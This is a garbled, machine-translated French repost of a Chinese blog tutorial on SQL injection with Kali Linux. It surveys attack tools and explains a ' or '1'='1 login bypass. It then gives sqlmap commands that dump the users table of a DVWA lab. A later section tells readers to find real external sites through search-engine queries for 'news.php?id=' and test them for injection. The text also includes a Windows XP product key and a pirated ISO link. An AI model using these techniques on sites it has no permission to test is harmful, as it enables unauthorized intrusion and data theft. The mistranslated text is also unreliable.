
 ">WeChat
- Exemple d’injection de sql
Gevent était aussi fort, rendant la BBCQSQL très rapide.
L’outil HexorBase est un ensemble d’outils de décomposition violente et de connectivité de base de données qui sont puissants et qui supporte actuellement presque toutes les bases de données couramment utilisées supportant mysql, mssql, postgresql, sullite
jSQL est un outil de test de sécurité léger qui détecte les fuites de SQL.
mdb-sql est un petit outil pour interroger les données mdb dans les instructions sql.
Un bon code de détection ORACLE, un petit outil de détonation.
SIDGuess utilise le SID d’Oracle comme une hypothèse.
SQLdict est un dictionnaire de saut du serveur sQL.
Base de données Sqlite Browner est un logiciel d’accès à base de données squlite.
Sqlmap ne dit pas grand-chose.
Son objectif principal est de fournir un shell distant sur un serveur de base de données qui a fui, même dans un environnement avec des précautions strictes. Après la découverte d’un plug-down SQL, les gestionnaires de l’entreprise devraient l’utiliser, en particulier les testeurs **** qui peuvent automatiquement prendre le serveur de base de données. Contrairement à d’autres outils, Sqlninja n’a pas besoin d’extraire des données mais se concentre sur l’obtention d’un shell interactif sur un serveur de base de données distant et l’utilise comme une base du réseau cible.
Sqlus est un outil d’injection et de reprise MySQL open-source, squlus utilise des interfaces en ligne de commande où les utilisateurs peuvent injecter leurs propres requêtes SQL, télécharger des fichiers, grimper le site Web pour rechercher des répertoires écrivants, des bases de données clones, et télécharger et contrôler les portes arrière. sculs est un outil d’injection mysql relativement bon, qui estime que deux choses sont les meilleures à la vitesse avec laquelle l’injection capture les données, et une autre de ses plus grandes caractéristiques est des catalogues auto-researchables, uploading Webshell.
Tnscmd10g est un outil de numérisation de mot de passe de base de données ORACLE qui fonctionne dans des environnements perl.
Reproduit:https://blog.51cto.com/wxfplane/1896733Range ça. - Kali Linux SQLInjection de classes d’attaque2017-07-16 17:12:371 概述 SQL注入是影响企业运营最具破坏力的漏洞之一,他会泄露保存在应用程序数据库中的敏感信息,包括用户名,口令,地址,电话号码以及信用卡明细等容易被利用的信息。 SQL注入是这样一种漏洞:应用程序在后台想 数据库传递SQL语句查询时,如果为攻击者提供了影响该查询的能力,就会引发SQL注入。SQL注入不只是一种只会影响Web应用程序的漏洞,对于任何从不可信源获取输入的代码来说,如果使用该输入来构造动态SQL语句时,就很可能受到攻击。 目录
- Aperçu général
- Sommaire
- Justification
- Construction d’environnement d’essai
- Exemples d’attaques
- 1 menu d’injection SQL utilisant sqlmap dans DVD
- 2 Utilisez sqlmap pour injecter des sites externesSQL est basé au laboratoire IBM dans les années 1970. SQL est utilisé pour communiquer entre les applications et les bases de données.
- SELECT – prend un enregistrement de la base de données.
- INSERT – Insérez un enregistrement dans la base de données
- DELETE – Supprimez un enregistrement de la base de données
- MISE À JOUR – Les mises à jour ou modifications des enregistrements actuels d’une base de données peuvent se produire lorsque les déclarations soumises par les utilisateurs sont utilisées comme phrases de recherche pour les bases de données. Par exemple, lorsqu’un utilisateur est autorisé à envoyer une information avec un « nom d’utilisateur » et un « cipher », le nom d’utilisateur/cipher vérifie avec ce qui est stocké dans la base de données.
SELECT * FROM user WHERE username='$username' AND password='$password'Cette déclaration indique simplement que le nom d’utilisateur et le nom d’utilisateur de la table de l’utilisateur sont identiques, avec un mot de passe égal à Mot de passe. Donc si l’utilisateur envoie le nom de l’utilisateur « admin » et le mot de passe est « 12345 », la déclaration SQL a été créée comme suit:SELECT * FROM user WHERE username='admin' AND password ='12345'Donc si l’utilisateur entre ‘ou `1’=1, les premières guillemets résilient la chaîne saisie, et le reste sera utilisé comme des instructions SQL et dans l’instruction SQL 1=1 est toujours vrai, ce qui nous permet de contourner le mécanisme d’enregistrement.SELECT * FROM user WHERE username='admin' AND password =''or '1'='1'C’est un exemple simple d’injection SQL, mais en pratique les injections SQL sont beaucoup plus complexes que cela. Dans nos tests de pénétration, nous avons un programme très serré pour la plupart du temps, donc à ce stade nous avons besoin d’une attaque automatisée pour nous injecter.
SQLMAP est un outil qui peut profiter de la vulnérabilité. Il est open source et est souvent utilisé pour effectuer des tests d’infiltration d’intrusion sur le fragile DBMS écrit par Python. Il détecte et exploite des failles sur SQL.3 L’environnement de test construit un système d’exploitation pilote dans un cadre virtuel, crée une application web déficiente, installe Kali Linux et effectue des tests de pénétration.
- Station de travail VMware
- Image Windows XP

- Kali Linux image virtuelle 3.1 exécute le système d’exploitation pilote Windows sur VMware Workteation, et une fois que nous téléchargeons et installons VMware Workstation, la prochaine étape est de télécharger et installer Windows XP, Vista, Server 2003 parce que ces systèmes ont beaucoup de problèmes de sécurité connus.http://pcriver.com/operating-systems/windows-xp-professional-iso-download/ Clé de série: FVMK4-6DD4B-26MB4-74JB2-R4XWM
 3.2 Rechercher et configurer les applications web incorrectes 1, maintenant et installer XAMPP https://www.apachefriends.org/download.html
Pour Windows XP, il peut être ici.

https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.8.2/xampp-win32-1.8.2-6-VC9-installer.exe/download 2. Une fois XAMPP installé, cliquez sur le bouton « Démarrer » du panneau de commande pour ouvrir les services Apache et MySql. Trois, ici. http://www.dvwa.co.uk/ Télécharge une application DVD, déprime le fichier dans un nouveau dossier nommé « dvwa ».
Ouvre le dossier « C:\xampp\htdocs » et déplace le contenu de ce dossier vers un autre emplacement.
5 Copiez le dossier « dvwa » dans le répertoire « C:xampp\htdocs ».


6. Entrez et accédez aux éléments suivants dans la barre d’adresse du navigateur : http://127.0.0.1/dvwa/login.php Une page de configuration de la base de données est affichée.

, dans le dossier « C:\xampp\htdocs\dvwa\config » ouvre le fichier « config.inc » avec un carnet de notes.
Retournez dans le navigateur et rafraîchissez la page, qui affiche une page de connexion.

Entrez le bon de connexion par défaut, tel que -Admin/password-de-partment, pour une application.


Nous avons configuré et installé avec succès une application sur un serveur Web, maintenant nous accédons à l’application par Kali Linux ou BackTrack.http://ip-address-of-windows-xp-machine/dvwa/login.phpPour commencer votre pratique d’attaque. Pour la démonstration, nous cliquetons sur DVD Security pour définir le niveau de sécurité bas. 3.3 Télécharger et installer Kali Linux 4 instance d’attaque 4.1 Menu d’injection SQL avec sqlmap injecté dans DVD (1) pour obtenir des informations sur les cookies
Utilisez le système d’atterrissage admin/password pour obtenir des données via les données du navigateur Fire Fox Tamper.
(2) Accès à l’url pour les essais
Cliquez sur le menu d’injection SQL, entrez 1 dans la boîte de saisie User ID et cliquez sur le bouton soumettre. Obtenez l’url pour tester comme suit :http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=&Soumettre=Soumettre#


(3) Utiliser sqlmap pour tester l’existence de sql dans une échappatoireroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5"



4) Détection des noms de bases de données utilisés dans MYSQL pour stocker les données appliquéesroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" --dbs (5) Demander des noms de table dans la base de données dvwa root@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --tables
(6) Obtenir une liste de champs dans la table utilisateurroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --table -T users --columns

(7) Tableau des utilisateurs d’exportationroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --table -T users --columns --dump 4.2 Utilisation de sqlmap pour les sites externes (1) Ciblage des sites Web

Entrez le google, ou la requête baidu: turl: « news.php?id= ». Vous pouvez qualifier ce pays en ajoutant un suffixe.

(2) A partir de laquelle nous choisissons un site Web
3) Tester s’il a une échappatoire

Méthode 1: Ajouter une seule citation à la fin. ‘


Méthode 2: Ajouter à la fin et 1 = 1 avant et 1 avant. Et 1 = 2.
S’il n’y a pas d’erreurs, mais que le visage a changé, il y a une fuite dans la sql.
4) Injection
Tu ne peux pas faire la même chose.

Obtenir une version de base de données

C’est quoi, la bibliothèque ?
